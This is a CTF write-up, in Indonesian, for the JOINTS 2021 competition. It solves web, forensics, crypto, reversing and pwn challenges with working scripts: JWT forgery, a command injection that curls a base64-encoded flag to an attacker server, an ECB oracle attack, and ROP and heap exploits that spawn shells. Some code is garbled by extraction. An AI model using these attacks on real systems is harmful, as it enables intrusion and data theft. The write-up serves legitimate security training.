# WRITEUP CTF JOINTS 2021

by

# -NoBrainBois-



# Web

# Renge's blog (340 pts)

Diberikan sebuah website blog dengan sebuah admin page. Jika dibuka akan memberikan respons 403. Jika dilihat pada cookie, terdapat cookie token berupa jwt. Algoritmanya adalah RS256. Kemudian pada home page, terdapat informasi berikut:

Awalnya kami mengira soal ini menggunakan vuln jwt dengan symmetry key sehingga kami mencoba mengganti jwt menjadi algoritma HS256. Ternyata... ga bisa? Akhirnya kami mencoba mencari private.key dengan membuka /key/private.key. Ternyata terdapat private.key. Kami mencoba membuat jwt dengan payload dan private key dengan script berikut:

```
import jwt
key = open("private.key", "rb").read()

payload = {
    "name": "guest866",
    "admin": True,
    "iat": 1618129279,
    "exp": 1618172479,
    "aud": "https://joints.id",
    "iss": "JOINTS21",
    "sub": "ctf@joints.id"
}

print(jwt.encode(payload, key=key, algorithm="RS256"))
#
eyJ@eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJuYW1lIjoiZ3Vlc3Q4NjYiLCJhZG1pbiI6dHJ1ZSwiaWF
0IjoxNjE4MTI5Mjc5LCJleHAiOjE2MTgxNzI@NzksImF1ZCI6Imh@dHBzOi8vam9pbnRzLmlkIiwiaXNzIjoiSk9JT1RTMjEiLCJzdWIiOiJjdGZAam9pbnRzLmlkIn0.aLernXBGRrxggz3wdIfVCVjH9vNdp9VaxOf1ffs
BJ5I16tdR5BxghgrR9044jbpp_1r7RIIO2yv6EK2aVoZJLw
```

Kami pun membuka admin page dengan token yang kami buat dan berhasil:

# Flag=JOINTS21{H1d3\_y0ur\_key5}

Bonus

Flag: JOINTS21{H1d3\_y0ur\_key5}

# whitebox (461 pts)

Diberikan sebuah website berisi php code. Jika dibaca, kita dapat membuat shellcode dengan menggunakan payload echo dan append to file sebagai berikut 'echo -n "1" >>1'. Jika dilihat, kita bisa menaruh '1' pada echo dan '>>1' pada echo1. Dengan shellcode yang dibuat, lakukan ls untuk mencari flag dan cat flag tersebut. Shellcode dapat dijalankan dengan menggunakan query sh.

Berikut adalah script yang kami gunakan untuk membuat shellcode:

```
import requests
# payload = '''ls /* | base64 | curl -H "Content-Type: application/json" -X POST
--data-binary @- <attacker-web>'''

payload = '''cat /tmp/flag | base64 | curl -H "Content-Type: application/json" -X
POST --data-binary @- <attacker-web>'''

for i in payload:
    requests.get(
        "http://dubwewsub.joints.id:4000/?echo={}&echo1=>>1".format(i))
```

Kami pun mengecek request yang berisi flag:

POST /

Request Body: View Headers {;}

Sk9JTIRTMjF7Zjk0NDFkOTIIODRmZWMzNTQzY2IwNTZmMzg2ZGM2NWJ

Jika didecode, akan dihasilkan JOINTS21{f9441d99e84fec3543cb056f386dc65b}.

Flag: JOINTS21{f9441d99e84fec3543cb056f386dc65b}

# **Forensics**


# Where is the file (321 pts)

Diberikan sebuah zip yang berisi 4 buah image dengan ukuran yang sama. Kami curiga bahwa file tersebut adalah suatu image yang menyusun suatu array RAID. Setelah kami cek menggunakan mdadm --examine, ternyata benar keempat file tersebut menyusun suatu sistem RAID5.

Kami pun membuat loop device untuk masing-masing image tersebut. Berikut adalah script shell (solution.sh) yang digunakan.

```
#!/bin/bash
NUM=1
while [ $NUM -le 4 ]
do
    echo "Looping back part"$NUM" to /dev/loop"$NUM
    losetup /dev/loop"$NUM" /media/sf_CTF/2021/Joints/quals/foren/Where\ is\ the\
file/disk"$NUM".img
    let NUM=$NUM+1
done
```

Sisanya, tinggal dirun dan /dev/md yang dihasilkan dimount ke suatu tempat, dalam hal ini kami gunakan /mnt/flag. Berikut adalah urutan eksekusi, yang kami lakukan hingga didapat gambar flag di dalam lokasi hasil mount.



Flag: JOINTS21{H3al\_th3\_D3geN3r4te\_DI5K}

# My memories with my waifu (350 pts)

Diberikan sebuah memory dump.

Profiling dengan imageinfo volatility memberikan profile image Win7SP1x86.

Setelah pengecekan file yang ada menggunakan filescan volatility, terdapat file flag.png.

File tersebut dapat di-dump menggunakan dumpfiles volatility.

Didapatkan gambar berikut:



Flag: JOINTS21{Pl4stiqu3\_M3m0ry}

# Cryptography

## Baby RSA 21 (396 pts)

Diberikan sebuah source code yang melakukan enkripsi menggunakan RSA. Saat pertama kali melihat kode tersebut, kami langsung sadar bahwa untuk solve chall ini hanya diperlukan satu prime karena semua primenya lebih besar dari plainteks.

Selanjutnya juga diberikan keluaran s \* t, padahal t = next\_prime(s). Cukup jelas bahwa untuk mendapatkan t tinggal dihitung next\_prime(sqrt(s \* t)). Sisanya tinggal mencari nilai d dari t. Berikut adalah script yang digunakan:

```
from Crypto.Util.number import long_to_bytes as lb
import gmpy
st =
159672486280615069155194159038074980974036988108999065911574227748097637460982188656
226393140983755856628114482329643211169050408030104011052298880123059045016285641082
771428955873527878281049469550087121014112061790150160811868518485274191226313948671
751647131542221398655298649136877922755796240341752938893
480403289639459909246202800271818595677199376683441269264581423804231404023748193586
872735695443071757422046220934989454697545839904151510432157794355452231826284071184
929627091050724386879974909230724009182525556733355794846677138594802707003962931894
713530608384357496715292758051062947620391081132723629235038215512803077435572756415
044729212955861387899053573568500052648365903477733764027131711243309779314531795664
394657649667689580180365723274003946483820834231554790230112902362026655516964094773
041310771591573810412033938133444496968816486810713757650064112436826830428453728801
731625716948545122348851796238359232028491395582947923647241353127257069155988481167
699462895814100426254177730486616353594658236107817690864045773798890857233238370233
47656992603899L
e = 0x10001
p = gmpy.next_prime(gmpy.sqrt(st))
phi = p - 1
d = gmpy.invert(e, phi)
print(lb(pow(ct, d, p)))
```

Flag: JOINTS21{Pr0bs3t\_b1nGung\_m4u\_buAt\_s04l\_4pa\_b567de0fac782bed87}

## Baby PRNG 21 (442 pts)

Diberikan sebuah kode yang melakukan enkripsi dengan xor per karakter. Stream keynya didapatkan dari suatu PRNG yang jika diperhatikan menggunakan algoritma Linear Congruential Generator. Goser dan didapatlah web berikut.

Kemudian karena malas mikir, langsung saja kami brute force permutasi dari PRIME untuk mendapatkan nilai state 0-5 dan kami break saat didapatkan nilai m yang cukup meyakinkan (misal saat m > states[0]).

#### Berikut adalah script yang digunakan:

```
from itertools import permutations
from gmpy import gcd
CT = [142480696398, 438972531026, 193822069683, 153738699609, 522944679201,
103858046402, 409824720605, 198554268540, 348493614739, 488958573233, 38043882350, 134688189824, 607629205198, 71957319932, 325998949710, 82904829550, 304318025700, 592453289291, 330191952240, 92418422406, 475183248833, 381745574390, 366232332191, 51709560611, 329628356407, 451733888491, 448890570242, 13655771114, 512318117959, 355619685020, 431700304607, 657184352851, 687484633817, 222947793440, 118488991997]
PRIME = [227, 229, 233, 239, 241, 251]
HINT = [142480696324, 438972530923, 193822069306, 153738699529, 522944679058,
103858046102]
def egcd(a, b):
     if a == 0:
          return (b, 0, 1)
     else:
          g, x, y = \operatorname{egcd}(b \% a, a)
          return (g, y - (b // a) * x, x)
def modinv(b, n):
     g, x, = \operatorname{egcd}(b, n)
     if g == 1:
          return x % n
def crack_unknown_increment(states, modulus, multiplier):
     increment = (states[1] - states[0]*multiplier) % modulus
     return modulus, multiplier, increment
def crack_unknown_multiplier(states, modulus):
     multiplier = (states[2] - states[1]) * modinv(states[1] - states[0], modulus) %
modulus
     return crack_unknown_increment(states, modulus, multiplier)
def crack_unknown_modulus(states):
     diffs = [s1 - s0 for s0, s1 in zip(states, states[1:])]
     zeroes = [t2*t0 - t1*t1 \text{ for } t0, t1, t2 \text{ in } zip(diffs, diffs[1:], diffs[2:])]
     modulus = abs(reduce(gcd, zeroes))
     return crack_unknown_multiplier(states, modulus)
class PRNG:
     def __init__(self, seed, a, c, m):
          self.state = seed
```

```
self.a = a
        self.c = c
        self.m = m
    def generate(self):
        self.state = self.state * self.a % self.m + self.c % self.m
        self.state = self.state % self.m
        return self.state
if __name__ == '__main__':
    for primes in permutations(PRIME):
        states = []
        for p, h in zip(primes, HINT):
            states.append(p + h)
        m, a, c = crack_unknown_modulus(states)
        if m > states[0]:
            print(states)
            print(m, a, c)
            break
    prng = PRNG(states[-1], a, c, m)
pt = 'JOINST'
    for i in range(6, len(CT)):
        pt += chr(CT[i] ^ prng.generate())
    print(pt)
```

Flag: JOINST21{s4ntuy\_cUm4\_lcGs\_bi4sa\_0m}

# Baby ECB 21 (570 pts)

Diberikan sebuah service yang dapat melakukan register, login, dan get flag. Register menerima sebuah nama dan menghasil token. Token tersebut merupakan sebuah hasil enkripsi AES ECB. Kemudian untuk mendapatkan flag, diperlukan sebuah token. Kami menduga bahwa token merupakan data json dan terdapat atribut **is\_admin** yang harus diubah menjadi **true**.

Kami melakukan leak AES ECB dengan payload berikut:

```
from pwn import *
import string
poss = " " + string.punctuation + string.ascii_letters + string.digits
\# r = remote("35.240.234.35", 4456)
r = remote("52.246.190.141", 1339)
def send_name(payload, id=None):
       if id:
              r.sendline("3")
       r.recvuntil("Your name: ")
       r.sendline(payload)
       r.recvuntil("Token : ")
       token = r.recvuntil("\n")[:-1]
       return token
send_name('aaaaa", "is_admin": 1')
leaked = ''
for i in range(31):
      for char in poss:
             print(i, char)
text = "a"*5 + "="*(15-len(leaked)) + leaked + char + "=" *
(15-len(leaked))
              token = send_name(text, True)
              if (token[32:64] == token[64:96]):
                     leaked += char
                     print(leaked)
                     break
```

Dari leak, diperoleh ", "**is\_admin": 0**" sehingga kita ubah saja 0 menjadi 1. Kemudian kita kirimkan untuk di-encrypt dan karena pas 16 karakter, kita hanya perlu mengubah sebuah block pada hasil enkripsi sebuah token (dengan name 5 karakter). Script lengkapnya adalah sebagai berikut:

```
from pwn import *

# r = remote("35.240.234.35", 4456)
r = remote("52.246.190.141", 1339)

def send_name(payload, id=None):
    if id:
```

```
r.sendline("3")

r.recvuntil("Your name: ")
r.sendline(payload)

r.recvuntil("Token : ")
token = r.recvuntil("\n")[:-1]
return token

token = send_name('aaaaa", "is_admin": 1')
token2 = send_name('aaaaa', True)
r.sendline("2")
r.recvuntil("Token: ")
r.sendline(token2[:32]+token[32:64]+token2[64:])

print(r.recvuntil("\n"))
```

Jalankan scriptnya dan didapatlah flagnya:

Flag: JOINTS21{ECB\_uNknowN\_1NpUt\_p0s1t10n}

# Reversing

## Flag Checker (280 pts)

Diberikan sebuah program sederhana untuk mengecek password. Algoritma pengecekan adalah sebagai berikut:

- 1. Terdapat constraint panjang input.
- 2. Terdapat constraint karakter yang valid.
- 3. Membagi input tiap 4 karakter untuk dimasukkan ke fungsi process, hasil hexnya digabungkan dan dibandingkan dengan key yang ada pada program.

Fungsi process kurang lebih sebagai berikut:

```
(((a[0]*a[0]*a[0]) ^ (a[3] + (a[0]^a[1]) * a[2])) * a[0]) - a[2])
```

Dapat digunakan Z3 Solver untuk mendapatkan flag.

Berikut script yang digunakan:

```
while s.check() == sat:
    model = s.model()
    print(model)

z = ''
    for x in a:
        z += chr(int(str(model[x])))

print z
```

Pada potongan flag ke-5 Z3 tidak dapat menghasilkan model yang satisfy constraint sehingga sedikit ditebak sesuai potongan flag yang lainnya.

Didapatkan flagnya.

Flag: JOINTS21{just\_an0ther\_stup1d\_c0d3}

## RansomWar (496 pts)

Diberikan sebuah program python yang obfuscated dengan nama variabel yang diubah menjadi "\_" semua beserta folder berisi 100 keys. Setelah di-deobfuscate dan dianalisis, berikut kurang lebih program yang didapatkan.

```
#!/usr/bin/python
from secret import flag
from os import urandom
v5 = 8
v4 = '0'
v3 = 2
v2 = '32145'
v1 = 100
def zerofill_byte(v42):
    if len(v42) % v5 != 0:
        return v4*(v5-len(v42) % v5)+v42
    else:
        return v42
def xor_bit(v40, v39):
    return int(not(v39 and not(v39 and v40)) and not (v40 and not(v39 and
v40))))
def xor_byte(v37, v36):
    v35 = ""
    for i in range(v5):
        v35 += str(xor_bit(int(v37[i]), int(v36[i])))
    return chr(int(v35, v3))
def xor_string(v32, v31):
    v30 = ""
    for v29 in range(0, len(v32)):
        v28 = zerofill_byte(bin(ord(v32[v29]))[v3:])
        v27 = zerofill_byte(bin(ord(v31[v29]))[v3:])
        v30 += xor_byte(v28, v27)
    return v30
def split_str(s, len_split):
    return [s[i:i + len_split] for i in range(0, len(s), len_split)]
def encrypt(v21, v20):
    v19 = \{int(v18): v17 \text{ for } v17, v18 \text{ in enumerate}(v21)\}
    for v15 in sorted(v19.keys()):
        for v14 in split_str(v20, len(v21)):
            try:
                v16 += v14[v19[v15]]
```

```
except:
                continue
    return v16
def rev(v12):
   s = '
   for i in range(len(v12)):
        s = v12[i] + s
   return s
if __name__ == "__main__":
   v9 = ord(urandom(1)) % v1
   print(v9)
   v9 = open('./key/key{0}'.format(v9), 'rb').read()
   v8 = encrypt(v2, flag)
   v7 = rev(v8)
   v6 = xor_string(v7, v9)
   print(v6.encode('hex'))
# 30435993e440b462fc33493bef977c0afa93db54
```

Flow program adalah sebagai berikut:

- 1. Mengenkripsi flag dengan fungsi encrypt yang seperti transposition cipher dengan key yang fixed yaitu '32145'.
- 2. Hasilnya di-reverse.
- 3. Hasil reverse ini di xor dengan salah satu dari 100 key secara random.

Karena fungsi encrypt di atas 1 to 1 mapping, fungsi untuk mengembalikannya hanya perlu membuat mapping sebaliknya.

```
def rev_proc(s):
    hasil = ''
    mapping = {0: 8, 1: 4, 2: 0, 3: 12, 4: 16, 5: 9, 6: 5, 7: 1, 8: 13, 9: 17, 10:
10, 11: 6, 12: 2, 13: 14, 14: 18, 15: 11, 16: 7, 17: 3, 18: 15, 19: 19}
    for i in range(len(s)):
        hasil += s[mapping[i]]
    return hasil
```

Karena kemungkinan key hanya 100, dapat di brute untuk mendapatkan key yang sesuai.

Berikut script yang digunakan:

```
for i in range(100):
    after_xor = '30435993e440b462fc33493bef977c0afa93db54'.decode('hex')
    keyname = './key/key{}'.format(i)
    potential_key = open(keyname, 'rb').read()

    before_xor = xor(after_xor, potential_key)
    # before_xor = '544f4a45534e4944504b4641514c4742524d4843'.decode('hex')
```

```
before_rev = before_xor[::-1]
# print(before_rev)

flag_potential = rev_proc(before_rev)
if('JOINTS' in flag_potential):
    print flag_potential
```

Didapatkan flagnya.

Flag: JOINTS21{R4nS0mW4re}

# Pwn

# compare your strings (536 pts)

Diberikan sebuah program untuk compare string, buffer overflow input dari string pertama dapat digunakan untuk memperpanjang input dari string kedua sehingga dapat digunakan untuk meng-craft ROPchain.

Karena output pada program digunakan fungsi read dan input digunakan fungsi fgets (keduanya memiliki 3 parameter), maka diperlukan gadget untuk rdx. Sebelum return, rdx yang tersimpan >8 sehingga cukup untuk pemanggilan write untuk leak suatu address, di sini digunakan write got sehingga didapatkan address libc.

Gadget pop rdx juga dapat ditemukan pada libc sehingga dapat digunakan fgets untuk mengubah isi dari got strncmp menjadi system. Setelah kembali ke fungsi main, inputkan '/bin/sh' agar pemanggilan strncmp menjadi system('/bin/sh'). Didapatkan shell.

Berikut script yang digunakan:

```
from pwn import *
# r = process('./chal')
r = remote('dubwewsub.joints.id', 22222)
# gdb.attach(r, 'b *0x401388')
r.recvuntil(':')
pl1 = 'A'*0x20 + '\xff'*8
r.sendline(pl1)
r.recvuntil(':')
main = 0x401298
poprdi = 0x004013f3
poprsir15 = 0x004013f1
write_plt = 0x4010C0
write_got = 0x404028
fgets_plt = 0x4010E0
fgets_got = 0x404030
strncmp_got = 0x404018
p12 = A'*(0x30+8) + p64(poprdi) + p64(1) + p64(poprsir15) + p64(write_got) + p64(0)
+ p64(write_plt) + p64(main)
print(len(pl2))
```

```
r.sendline(pl2)
r.recvuntil('String match\n')
leak = r.recvuntil('A simple')[:13]
write_libc = u64(leak[:8])
print hex(write_libc)
write_offset = 0x1111d0
popraxrdxrbxret_offset = 0x001628ad
libc_base = write_libc - write_offset
popraxrdxrbxret = libc_base + popraxrdxrbxret_offset
print hex(popraxrdxrbxret)
r.recvuntil(':')
pl1 = 'A'*0x20 + '\xff'*8
r.sendline(pl1)
stdin = 0x404070
stdin_offset = 0x00000000001eb980
stdin_libc = libc_base + stdin_offset
system_offset = 0x0000000000055410
system_libc = system_offset + libc_base
r.recvuntil(':')
p12 = A'*(0x30+8) + p64(poprdi) + p64(strncmp_got) + p64(poprsir15) + p64(0x10) + p64(0x
p64(0) + p64(popraxrdxrbxret) + p64(0) + p64(stdin_libc) + p64(0) + p64(fgets_plt) +
p64(main)
print(len(pl2))
r.sendline(pl2)
r.sendline(p64(system_libc))
r.recvuntil(':')
r.sendline('/bin/sh\x00')
r.recvuntil(':')
r.sendline('/bin/sh\x00')
r.interactive()
```

# Flag: JOINTS21{Wh@t\_h4ppEn5z\_t0\_th3\_rEtUrn\_Addr3sz\_1s\_iN\_thE\_p0w3r\_0f\_r000p}

## kandang ayam (555 pts)

Diberikan sebuah program yang jika dilihat seperti challenge heap yang umum, yaitu terdapat alloc, free, edit, dump. Setelah dilihat lebih lanjut, tidak ada checking double free maupun use after free. Karena yang digunakan libc 2.27, terdapat tcache yang tidak memiliki pengecekan yang rumit. Terdapat juga vulnerability format string pada input nama di awal sehingga libc dapat di leak.

Untuk solve soal ini, dimanfaatkan double free agar next chunknya diarahkan ke free\_hook (addressnya didapat dari format string di awal). Alokasikan chunk yang baru di free\_hook, dan edit nama untuk mengubah free\_hook menjadi address one\_gadget.

Berikut script yang digunakan:

```
from pwn import *
# r = process('./pwn2')
r = remote('dubwewsub.joints.id', 22223)
def alloc(index, message=p64(0)):
      global r
      r.sendlineafter("Pilihan Anda:",
      r.sendlineafter("Ayam ke berapa?", str(index))
      r.sendlineafter("Nama ayam:", message)
def dump(index):
      global r
      r.sendlineafter("Pilihan Anda:", '2')
      r.sendlineafter("Ayam ke berapa?", str(index))
def edit(index, message):
      global r
      r.sendlineafter("Pilihan Anda:", '3')
      r.sendlineafter("Ayam ke berapa?", str(index))
      r.sendlineafter("Nama ayam:", message)
def free(index):
      global r
      r.sendlineafter("Pilihan Anda:", '4')
      r.sendlineafter("Ayam ke berapa?", str(index))
r.recvuntil('kandang ayam Anda: ')
r.sendline('%3$p')
leak = r.recvuntil('Nama yang').split('\n')[0]
libc_read = int(leak, 16) - 17
print hex(libc_read)
alloc(0)
free(0)
free(0)
```

Flag: JOINTS21{ju5t\_ab0uT\_3verY0ne\_lov3s\_hie4p}

# <u>ezpz (569 pts)</u>

Diberikan sebuah program yang memberikan leak address stack, lalu input dengan buffer overflow sebesar 9 bytes. Buffer overflow ini dapat digunakan untuk mengubah rbp serta LSB dari return address. Terdapat juga fungsi win yang langsung memberikan flag namun fungsi ini tidak bisa langsung dicapai dari buffer overflow karena constraint hanya bisa mengubah LSB.

Untuk solve soal ini, digunakan input yang memiliki fungsi win serta stack frame yang dimodifikasi untuk mengarahkan return address ke fungsi win yang ada di stack ini.

Script yang digunakan adalah sebagai berikut.

```
from pwn import *
import time

# r = process('./chal3')
r = remote('dubwewsub.joints.id', 22221)

r.recvuntil("Here's a little gift: ")
leak = int(r.recvline()[:-1], 16)

ret_target = 0x40129D
win = 0x4011F6

payload = p64(win)*4 + p64(leak-0x130) + '\x9d'
r.sendline(payload)

r.interactive()
```

Flag: JOINTS21{0ff\_by\_On3\_ez\_pz\_3h?}

